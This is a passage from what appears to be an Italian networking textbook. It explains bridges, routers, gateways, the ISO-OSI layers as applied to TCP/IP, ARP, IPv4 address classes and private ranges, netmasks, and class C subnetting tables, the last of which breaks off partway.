Il *bridge* mette in connessione due (o più) reti limitandosi a intervenire nei primi due livelli del modello ISO-OSI. Di conseguenza, il bridge è in grado di connettere tra loro solo reti fisiche dello stesso tipo.


In altri termini, si può dire che il bridge sia in grado di connettere reti separate che hanno uno schema di indirizzamento compatibile.

Il bridge più semplice duplica ogni pacchetto, del secondo livello ISO-OSI, nelle altre reti a cui è connesso; il bridge più sofisticato è in grado di determinare gli indirizzi dei nodi connessi nelle varie reti, in modo da trasferire solo i pacchetti che necessitano questo attraversamento.

Dal momento che il bridge opera al secondo livello ISO-OSI, non è in grado di distinguere i pacchetti in base ai protocolli di rete del terzo livello (TCP/IP, IPX/SPX, ecc.) e quindi trasferisce indifferentemente tali pacchetti.


Teoricamente, possono esistere bridge in grado di gestire connessioni con collegamenti ridondanti, in modo da determinare automaticamente l'itinerario migliore per i pacchetti e da bilanciare il carico di utilizzo tra diverse connessioni alternative. Tuttavia, questo compito viene svolto preferibilmente dai router.

Figura 111.6. Il bridge trasferisce PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso.

```
.-------------------.                                          .-------------------.
| Applicazione      |                                          | Applicazione      |
|-------------------|                                          |-------------------|
| Presentazione     |                                          | Presentazione     |
|-------------------|                                          |-------------------|
| Sessione          |                                          | Sessione          |
|-------------------|                                          |-------------------|
| Trasporto         |                                          | Trasporto         |
|-------------------|                                          |-------------------|
| Rete              |              BRIDGE                      | Rete              |
|-------------------|    .---------------------------.         |-------------------|
| Collegamento dati |    |    Collegamento dati      |         | Collegamento dati |
|-------------------|    |---------------------------|         |-------------------|
| Fisico            |    |  Fisico  |     |  Fisico  |         | Fisico            |
`-------------------'    `----------'     `----------'         `-------------------'
         |                    |                 |                   |
         `--------------------'                 `-------------------'
```

Il *router* mette in connessione due (o più) reti intervenendo al terzo livello del modello ISO-OSI. Di conseguenza, il router è in grado di trasferire solo i pacchetti di un tipo di protocollo di rete determinato (TCP/IP, IPX/SPX, ecc.), indipendentemente dal tipo di reti fisiche connesse effettivamente.

In altri termini, si può dire che il router sia in grado di connettere reti separate che hanno schemi di indirizzamento differenti, ma che utilizzano lo stesso tipo di protocollo di rete al terzo livello ISO-OSI.

Figura 111.7. Il router trasferisce PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete.

```
 .-------------------.                                        .-------------------.
 | Applicazione      |                                        | Applicazione      |
 |-------------------|                                        |-------------------|
 | Presentazione     |                                        | Presentazione     |
 |-------------------|                                        |-------------------|
 | Sessione          |                                        | Sessione          |
 |-------------------|                                        |-------------------|
 | Trasporto         |               ROUTER                   | Trasporto         |
 |-------------------|    .-------------------------.         |-------------------|
 | Rete              |    |           Rete          |         | Rete              |
 |-------------------|    |-------------------------|         |-------------------|
 | Collegamento dati |    | C. dati  |    | C. dati  |         | Collegamento dati |
 |-------------------|    |----------|    |----------|         |-------------------|
 | Fisico            |    |  Fisico  |    |  Fisico  |         | Fisico            |
 '-------------------'    '----------'    '----------'         '-------------------'
          |                    |                |                     |
          '--------------------'                '---------------------'
```

L'instradamento dei pacchetti attraverso le reti connesse al router avviene in base a una tabella di instradamento che può anche essere determinata in modo dinamico, in presenza di connessioni ridondanti, come già accennato per il caso dei bridge.

Il *gateway* mette in connessione due (o più) reti intervenendo all'ultimo livello, il settimo, del modello ISO-OSI. In questo senso, il suo scopo non è tanto quello di connettere delle reti differenti, ma di mettere in connessione i servizi di due o più ambienti che altrimenti sarebbero incompatibili.

Spesso, negli ambienti Unix, il termine gateway viene utilizzato impropriamente come sinonimo di router, o di qualcosa che gli assomiglia, ma sarebbe bene, quando possibile, fare attenzione a queste definizioni.

111.7 TCP/IP e il modello ISO-OSI

Il nome TCP/IP rappresenta un sistema di protocolli di comunicazione basati su IP e si tratta di quanto utilizzato normalmente negli ambienti Unix. In pratica, il protocollo IP si colloca al terzo livello ISO-OSI, mentre TCP si colloca al di sopra di questo e utilizza IP al livello inferiore. In realtà, il TCP/IP annovera anche un altro protocollo importante: UDP.


I vari aspetti del sistema di protocolli TCP/IP si possono apprendere mano a mano che si studiano gli indirizzamenti e i servizi di rete che vengono resi disponibili. In questa fase conviene rivedere il modello ISO-OSI in abbinamento al TCP/IP.

Tabella 111.2. Modello ISO-OSI di suddivisione delle competenze di un sistema TCP/IP.

Livello	Definizione	Descrizione
7	Applicazione	Applicazioni.
6	Presentazione	Definizione standard del formato dei dati utilizzati.
5	Sessione	Protocolli dei servizi (FTP, HTTP, SMTP, RPC, ecc.).
4	Trasporto	Protocolli TCP, UDP e ICMP.
3	Rete	Protocollo IP.
2	Collegamento dati	Trasmissione e ricezione dati dipendente dal tipo di hardware.
1	Fisico	Hardware.

A parte la descrizione che si fa nel seguito, il TCP/IP vede in pratica solo quattro livelli, che in alcuni casi incorporano più livelli del modello tradizionale. La figura 111.8 cerca di semplificare questo abbinamento.

Figura 111.8. Abbinamento tra il modello ISO-OSI e la semplicità dei protocolli TCP/IP.

```
.-------------------.    .-----------------------------.
| Applicazione      |    |                             |
|-------------------|    |        Applicazione         |
| Presentazione     |    |    con il suo protocollo    |
|-------------------|    |   (FTP, HTTP, SMTP, ecc.)   |
| Sessione          |    |                             |
|-------------------|    |-----------------------------|  ----.
| Trasporto         |    |  Protocolli TCP, UDP e ICMP |      |
|-------------------|    |-----------------------------|       > TCP/IP
| Rete              |    |        Protocollo IP        |      |
|-------------------|    |-----------------------------|  ----'
| Collegamento dati |    | Protocollo della rete fisica |
|-------------------|    |         sottostante         |
| Fisico            |    |                             |
'-------------------'    '-----------------------------'
```

Questo comunque non significa che gli strati del modello tradizionale non esistono. Piuttosto possono essere svolti all'interno di una sola applicazione, oppure sono al di fuori della competenza del protocollo TCP/IP.

1	fisico	Perché si possa avere una connessione con altri nodi, è necessario inizialmente un supporto fisico, composto solitamente da un cavo e da interfacce di comunicazione. La connessione tipica in una rete locale è fatta utilizzando hardware Ethernet. Il cavo o i cavi e le schede Ethernet appartengono a questo primo livello.
2	collegamento dei dati	Il tipo di hardware utilizzato nel primo livello determina il modo in cui avviene effettivamente la comunicazione. Nel caso dell'hardware Ethernet, ogni scheda ha un proprio indirizzo univoco (stabilito dal fabbricante) composto da 48 bit e rappresentato solitamente in forma esadecimale, come nell'esempio seguente: `00:A0:24:77:49:97`
3	rete	Per poter avere un tipo di comunicazione indipendente dal supporto fisico utilizzato, è necessaria un'astrazione che riguarda il modo di inviare blocchi di dati, l'indirizzamento di questi e il loro instradamento. Per quanto riguarda il TCP/IP, questo è il livello del protocollo IP, attraverso il quale vengono definiti gli indirizzi e gli instradamenti relativi. Quando un pacchetto è più grande della dimensione massima trasmissibile in quel tipo di rete fisica utilizzata, è il protocollo IP che si deve prendere cura di scomporlo in segmenti più piccoli e di ricombinarli correttamente alla destinazione.

4	trasporto	A questo livello appartengono i protocolli di comunicazione che si occupano di frammentare e ricomporre i dati, di correggere gli errori e di prevenire intasamenti della rete. I protocolli principali di questo livello sono TCP (*Transmission control protocol*) e UDP (*User datagram protocol*). Il protocollo TCP, in qualità di protocollo connesso, oltre alla scomposizione e ricomposizione dei dati, si occupa di verificare e riordinare i dati all'arrivo: i pacchetti perduti o errati vengono ritrasmessi e i dati finali vengono ricomposti. Il protocollo UDP, essendo un protocollo non connesso, non esegue alcun controllo. A questo livello si introduce, a fianco dell'indirizzo IP, il numero di porta. Il percorso di un pacchetto ha un'origine, identificata dal numero IP e da una porta, e una destinazione identificata da un altro numero IP e dalla porta relativa. Le porte identificano convenzionalmente dei servizi concessi o richiesti e la gestione di questi riguarda il livello successivo.
5	sessione	Ogni servizio di rete (condivisione del file system, posta elettronica, FTP, ecc.) ha un proprio protocollo, porte di servizio e un meccanismo di trasporto (quelli definiti nel livello inferiore). Ogni sistema può stabilire le proprie regole, anche se in generale è opportuno che i nodi che intendono comunicare utilizzino le stesse porte e gli stessi tipi di trasporto. Questi elementi sono stabiliti dal file '`/etc/services`'. Segue una riga di questo file dove si può osservare che il servizio '**`www`**' (HTTP) utilizza la porta 80 per comunicare e il protocollo di trasporto è il TCP: `www     80/tcp` Quando si avvia una comunicazione a questo livello, si parla di sessione. Quindi, si apre o si chiude una sessione.
6	presentazione	I dati che vengono inviati utilizzando le sessioni del livello inferiore devono essere uniformi, indipendentemente dalle caratteristiche fisiche delle macchine che li elaborano. A questo livello si inseriscono normalmente delle librerie in grado di gestire un'eventuale conversione dei dati tra l'applicazione e la sessione di comunicazione.
7	applicazione	L'ultimo livello è quello dell'applicazione che utilizza le risorse di rete. Con la suddivisione delle competenze in così tanti livelli, l'applicazione non ha la necessità di occuparsi della comunicazione; così, in molti casi, anche l'utente può non rendersi conto della sua presenza.

111.8 ARP

A livello elementare, la comunicazione attraverso la rete deve avvenire in un modo compatibile con le caratteristiche fisiche di questa. In pratica, le connessioni devono avere una forma di attuazione al secondo livello del modello appena presentato (collegamento dati); i livelli superiori sono solo astrazioni della realtà che c'è effettivamente sotto. Per poter utilizzare un protocollo che si ponga al terzo livello, come nel caso di IP che viene descritto più avanti, occorre un modo per definire un abbinamento tra gli indirizzi di questo protocollo superiore e gli indirizzi fisici delle interfacce utilizzate effettivamente, secondo le specifiche del livello inferiore.

Volendo esprimere la cosa in modo pratico, si può pensare alle interfacce Ethernet, che hanno un sistema di indirizzamento composto da 48 bit. Quando con un protocollo di livello 3 (rete) si

vuole contattare un nodo identificato in maniera diversa da quanto previsto al livello 2, se non si conosce l'indirizzo Ethernet, ma ammettendo che tale nodo si trovi nella rete fisica locale, viene inviata una richiesta circolare secondo il protocollo ARP (*Address resolution protocol*).

La richiesta ARP dovrebbe essere ascoltata da tutte le interfacce connesse fisicamente a quella rete fisica e ogni nodo dovrebbe passare tale richiesta al livello 3, in modo da verificare se l'indirizzo richiesto corrisponde al proprio. In questo modo, il nodo che ritiene di essere quello che si sta cercando dovrebbe rispondere, rivelando il proprio indirizzo Ethernet.

Ogni nodo dovrebbe essere in grado di conservare per un certo tempo le corrispondenze tra gli indirizzi di livello 2 con quelli di livello 3, ottenuti durante il funzionamento. Questo viene fatto nella tabella ARP, che comunque va verificata a intervalli regolari.

111.9 Indirizzi IPv4

Come è stato visto nelle sezioni precedenti, al di sopra dei primi due livelli strettamente fisici di comunicazione, si inserisce la rete dal punto di vista di Unix: un insieme di nodi, spesso definiti *host*, identificati da un indirizzo IP. Di questi ne esistono almeno due versioni: IPv4 e IPv6. Il primo è quello ancora ufficialmente in uso, ma a causa del rapido esaurimento degli indirizzi disponibili nella comunità Internet, è in corso di introduzione il secondo.

Gli indirizzi IP versione 4, cioè quelli tradizionali, sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come: *notazione decimale puntata* . Per esempio,

    00000001.00000010.00000011.00000100

corrisponde al codice 1.2.3.4.

All'interno di un indirizzo del genere si distinguono due parti: l'indirizzo di rete e l'indirizzo del nodo particolare. Il meccanismo è simile a quello del numero telefonico in cui la prima parte del numero, il prefisso, definisce la zona ovvero il distretto telefonico, mentre il resto identifica l'apparecchio telefonico specifico di quella zona. In pratica, quando viene richiesto un indirizzo IP, si ottiene un indirizzo di rete in funzione della quantità di nodi che si devono connettere. In questo indirizzo una certa quantità di bit nella parte finale sono azzerati: ciò significa che quella parte finale può essere utilizzata per gli indirizzi specifici dei nodi. Per esempio, l'indirizzo di rete potrebbe essere:

    00000001.00000010.00000011.00000000

in tal caso, si potrebbero utilizzare gli ultimi 8 bit per gli indirizzi dei vari nodi.

L'indirizzo di rete, non può identificare un nodo. Quindi, tornando all'esempio, l'indirizzo

    00000001.00000010.00000011.00000000

non può essere usato per identificare anche un nodo. Inoltre, un indirizzo in cui i bit finali lasciati per identificare i nodi siano tutti a uno,

    00000001.00000010.00000011.11111111

identifica un indirizzo *broadcast*, cioè un indirizzo per la trasmissione a tutti i nodi di quella rete. In pratica, rappresenta simultaneamente tutti gli indirizzi che iniziano con 00000001.00000010.00000011. Di conseguenza, un indirizzo broadcast non può essere utilizzato per identificare un nodo.

Naturalmente, i bit che seguono l'indirizzo di rete possono anche essere utilizzati per suddividere la rete in sottoreti. Nel caso di prima, volendo creare due sottoreti utilizzando i primi 2 bit che seguono l'indirizzo di rete originario:

- *xxxxxxxx* .*xxxxxxxx* .*xxxxxxxx* .00000000
  indirizzo di rete;
- *xxxxxxxx* .*xxxxxxxx* .*xxxxxxxx* .01000000
  indirizzo della prima sottorete;
- *xxxxxxxx* .*xxxxxxxx* .*xxxxxxxx* .10000000
  indirizzo della seconda sottorete;
- *xxxxxxxx* .*xxxxxxxx* .*xxxxxxxx* .11111111
  indirizzo broadcast.

In questo esempio, per ogni sottorete, resterebbero 6 bit a disposizione per identificare i nodi: da 000001_2 a 111110_2.

Il meccanismo utilizzato per distinguere la parte dell'indirizzo che identifica la rete è quello della *maschera di rete* o *netmask*. La maschera di rete è un indirizzo che viene abbinato all'indirizzo da analizzare con l'operatore booleano AND, per filtrare la parte di bit che interessano. Una maschera di rete che consenta di classificare i primi 24 bit come indirizzo di rete sarà:

11111111.11111111.11111111.00000000

cosa che coincide con il ben più noto codice 255.255.255.0.

Utilizzando l'esempio visto in precedenza, abbinando questa maschera di rete si ottiene l'indirizzo di rete:

00000001.00000010.00000011.00000100 nodo (1.2.3.4)

11111111.11111111.11111111.00000000 maschera di rete (255.255.255.0)

00000001.00000010.00000011.00000000 indirizzo di rete (1.2.3.0).

L'indirizzo che si ottiene abbinando l'indirizzo di un nodo e la sua maschera di rete **invertita** con l'operatore AND è l'indirizzo del nodo relativo alla propria rete. Esempio:

00000001.00000010.00000011.00000100 nodo (1.2.3.4)

00000000.00000000.00000000.11111111 maschera di rete invertita (0.0.0.255)

00000000.00000000.00000000.00000100 indirizzo relativo (0.0.0.4).

Tabella 111.4. Tabellina di conversione rapida per determinare la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

111.9.1 Classi di indirizzi

Gli indirizzi IP sono stati classificati in cinque gruppi, a partire dalla lettera «A» fino alla lettera «E».

Classe A

Gli indirizzi di classe A hanno il primo bit a zero, utilizzano i sette bit successivi per identificare l'indirizzo di rete e lasciano i restanti 24 bit per identificare i nodi.

0*rrrrrrr.hhhhhhhh .hhhhhhhh .hhhhhhhh*

All'interno di questa classe si possono usare indirizzi che vanno da

00000001.________.________.________

a

01111110.________.________.________

In pratica, appartengono a questa classe gli indirizzi compresi tra 1.___.___.___ e 126.___.___.___.

Classe B

Gli indirizzi di classe B hanno il primo bit a uno e il secondo a zero, utilizzano i 14 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 16 bit per identificare i nodi.

10*rrrrrr.rrrrrrrr.hhhhhhhh .hhhhhhhh*

All'interno di questa classe si possono usare indirizzi che vanno da

10000000.00000001.________.________

a

10111111.11111110.________.________

In pratica, appartengono a questa classe gli indirizzi compresi tra 128.1.___.___ e 191.254.___.___.

Classe C

Gli indirizzi di classe C hanno il primo e il secondo bit a uno e il terzo bit a zero, utilizzano i 21 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 8 bit per identificare i nodi.

110*rrrrr.rrrrrrrr.rrrrrrrr.hhhhhhhh*

All'interno di questa classe si possono usare indirizzi che vanno da

11000000.00000000.00000000.________

a

11011111.11111111.11111110.________.

In pratica, appartengono a questa classe gli indirizzi compresi tra 192.0.1.___ e 223.255.254.___.

Classe D

Gli indirizzi di classe D hanno i primi tre bit a uno e il quarto a zero. Si tratta di una classe destinata a usi speciali.

1110____.________.________.________

In pratica, appartengono a questa classe gli indirizzi compresi tra 224.___.___.___ e 239.___.___.___.

Classe E

Gli indirizzi di classe E hanno i primi quattro bit a uno e il quinto a zero. Si tratta di una classe destinata a usi speciali.

11110___.________.________.________

In pratica, appartengono a questa classe gli indirizzi compresi tra 240.___.___.___ e 247.___.___.___.

111.9.2 Indirizzi speciali

Lo spazio lasciato libero tra la classe A e la classe B, ovvero gli indirizzi 127.*.*.*, sono riservati per identificare una rete virtuale interna al nodo stesso. All'interno di questa rete si trova un'interfaccia di rete immaginaria connessa su questa stessa rete, corrispondente all'indirizzo 127.0.0.1, mentre gli altri indirizzi di questo gruppo non vengono mai utilizzati.

Per identificare questi indirizzi si parla di *loopback*, anche se questo termine viene usato ancora in altri contesti con significati differenti.

All'interno di ogni nodo, quindi, l'indirizzo 127.0.0.1 corrisponde a se stesso. Serve in particolare per non disturbare la rete quando un programma (che usa la rete) deve fare riferimento a se stesso.

L'indirizzo speciale 0.0.0.0, conosciuto come *default route* è il percorso, o la strada predefinita per l'instradamento dei pacchetti. Si usa spesso la parola chiave '**`defaultroute`**' per fare riferimento automaticamente a questo indirizzo particolare.

111.9.3 Indirizzi riservati per le reti private

Se non si ha la necessità di rendere accessibili i nodi della propria rete locale alla rete globale Internet, si possono utilizzare alcuni gruppi di indirizzi che sono stati riservati a questo scopo e che non corrispondono a nessun nodo raggiungibile attraverso Internet.

Nella classe A è stato riservato l'intervallo da

00001010.00000000.00000000.00000000 = 10.0.0.0

a

00001010.11111111.11111111.11111111 = 10.255.255.255.

Nella classe B è stato riservato l'intervallo da

10101100.00010000.00000000.00000000 = 172.16.0.0

a

10101100.00011111.11111111.11111111 = 172.31.255.255.

Nella classe C è stato riservato l'intervallo da

11000000.10101000.00000000.00000000 = 192.168.0.0

a

11000000.10101000.11111111.11111111 = 192.168.255.255.

111.9.4 Sottoreti e instradamento

Quando si scompone la propria rete locale in sottoreti, di solito lo si fa per non intasarla. Infatti è probabile che si possano raggruppare i nodi in base alle attività che essi condividono. Le sottoreti possono essere immaginate come raggruppamenti di nodi separati che di tanto in tanto hanno la necessità di accedere a nodi situati al di fuori del loro gruppo. Per collegare due sottoreti occorre un nodo con due interfacce di rete, ognuno connesso con una delle due reti, configurato in modo da lasciare passare i pacchetti destinati all'altra rete. Questo è un router, chiamato abitualmente gateway, che in pratica svolge l'attività di instradamento dei pacchetti.

111.9.5 Maschere IP e maschere di rete

Il modo normale di rappresentare una maschera degli schemi di indirizzamento di IPv4 è quello della notazione decimale puntata a ottetti, come visto fino a questo punto. Tuttavia, considerato che le maschere servono prevalentemente per definire dei gruppi di indirizzi IP, cioè delle reti (o sottoreti), tali maschere hanno una forma piuttosto semplice: una serie continua di bit a uno e la parte restante di bit a zero. Pertanto, quando si tratta di definire una maschera di rete, potrebbe essere conveniente indicare semplicemente il numero di bit da porre a uno. Per esempio, la classica maschera di rete di classe C, 255.255.255.0, equivale a dire che i primi 24 bit devono essere posti a uno.

La possibilità di rappresentare le maschere di rete in questo modo è apparsa solo in tempi recenti per quanto riguarda IPv4. Quindi, dipende dai programmi di servizio utilizzati effettivamente, il fatto che si possa usare o meno questa forma. In ogni caso, il modo normale di esprimerla è quello di indicare il numero IP seguito da una barra obliqua normale e dal numero di bit a uno della maschera, come per esempio 192.168.1.1/24.

Tabella 111.5. Indirizzi IPv4.

Indirizzo iniziale	Indirizzo finale	Impiego
0.0.0.0	--	*Default route*
1.0.0.0	126.∗.∗.∗	Classe A
10.0.0.0	10.∗.∗.∗	Classe A riservata per reti private
127.0.0.0	127.∗.∗.∗	Rete *loopback*
127.0.0.1	--	Indirizzo del nodo locale
128.0.0.0	191.∗.∗.∗	Classe B
172.16.0.0	172.31.∗.∗	Classe B riservata per reti private
192.0.0.0	223.∗.∗.∗	Classe C
192.168.0.0	192.168.∗.∗	Classe C riservata per reti private
224.0.0.0	239.∗.∗.∗	Classe D
240.0.0.0	247.∗.∗.∗	Classe E

111.9.6 Sottoreti particolari in classe C

A causa della penuria di indirizzi IPv4, recentemente si tende a utilizzare la classe C in modo da ottenere il maggior numero di sottoreti possibili. Nella sezione 111.9 è stato mostrato un esempio di suddivisione in sottoreti, in cui si utilizzano 2 bit per ottenere due reti, che possono raggiungere un massimo di 62 nodi per rete, mentre se si trattasse di una rete unica sarebbe possibile raggiungere 254 nodi.

Se si parte dal presupposto che ogni sottorete abbia il proprio indirizzo broadcast, nel senso che non esiste più un indirizzo broadcast generale, si può fare di meglio (anche se la cosa non è consigliabile in generale).

Maschera di rete a 25 bit, pari a 255.255.255.128, per due sottoreti con 126 nodi ognuna:

rrrrrrrr . *rrrrrrrr* . *rrrrrrrr* . *shhhhhhh*

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.254	*x.x.x*.255

rrrrrrrr . *rrrrrrrr* . *rrrrrrrr* . *sshhhhhh*

Maschera di rete a 26 bit, pari a 255.255.255.192, per quattro sottoreti con 62 nodi ognuna:

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 27 bit, pari a 255.255.255.224, per otto sottoreti con 30 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . ssshhhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 28 bit, pari a 255.255.255.240, per 16 sottoreti con 14 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sssshhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.14	*x.x.x*.15
x.x.x.16	*x.x.x*.17	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.46	*x.x.x*.47
x.x.x.48	*x.x.x*.49	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.78	*x.x.x*.79
x.x.x.80	*x.x.x*.81	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.110	*x.x.x*.111
x.x.x.112	*x.x.x*.113	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.142	*x.x.x*.143
x.x.x.144	*x.x.x*.145	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.174	*x.x.x*.175
x.x.x.176	*x.x.x*.177	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.206	*x.x.x*.207
x.x.x.208	*x.x.x*.209	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.238	*x.x.x*.239
x.x.x.240	*x.x.x*.241	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 29 bit, pari a 255.255.255.248, per 32 sottoreti con sei nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . ssssshhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.6	*x.x.x*.7
x.x.x.8	*x.x.x*.9	*x.x.x*.14	*x.x.x*.15
x.x.x.16	*x.x.x*.17	*x.x.x*.22	*x.x.x*.23
x.x.x.24	*x.x.x*.25	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.38	*x.x.x*.39
x.x.x.40	*x.x.x*.41	*x.x.x*.46	*x.x.x*.47
x.x.x.48	*x.x.x*.49	*x.x.x*.54	*x.x.x*.55
x.x.x.56	*x.x.x*.57	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.70	*x.x.x*.71
x.x.x.72	*x.x.x*.73	*x.x.x*.78	*x.x.x*.79
x.x.x.80	*x.x.x*.81	*x.x.x*.86	*x.x.x*.87
x.x.x.88	*x.x.x*.89	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.102	*x.x.x*.103
x.x.x.104	*x.x.x*.105	*x.x.x*.110	*x.x.x*.111
x.x.x.112	*x.x.x*.113	*x.x.x*.118	*x.x.x*.119
x.x.x.120	*x.x.x*.121	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.134	*x.x.x*.135
x.x.x.136	*x.x.x*.137	*x.x.x*.142	*x.x.x*.143
x.x.x.144	*x.x.x*.145	*x.x.x*.150	*x.x.x*.151

Rete	IP iniziale	IP finale	Broadcast
x.x.x.152	*x.x.x*.153	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.166	*x.x.x*.167
x.x.x.168	*x.x.x*.169	*x.x.x*.174	*x.x.x*.175
x.x.x.176	*x.x.x*.177	*x.x.x*.182	*x.x.x*.183
x.x.x.184	*x.x.x*.185	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.198	*x.x.x*.199
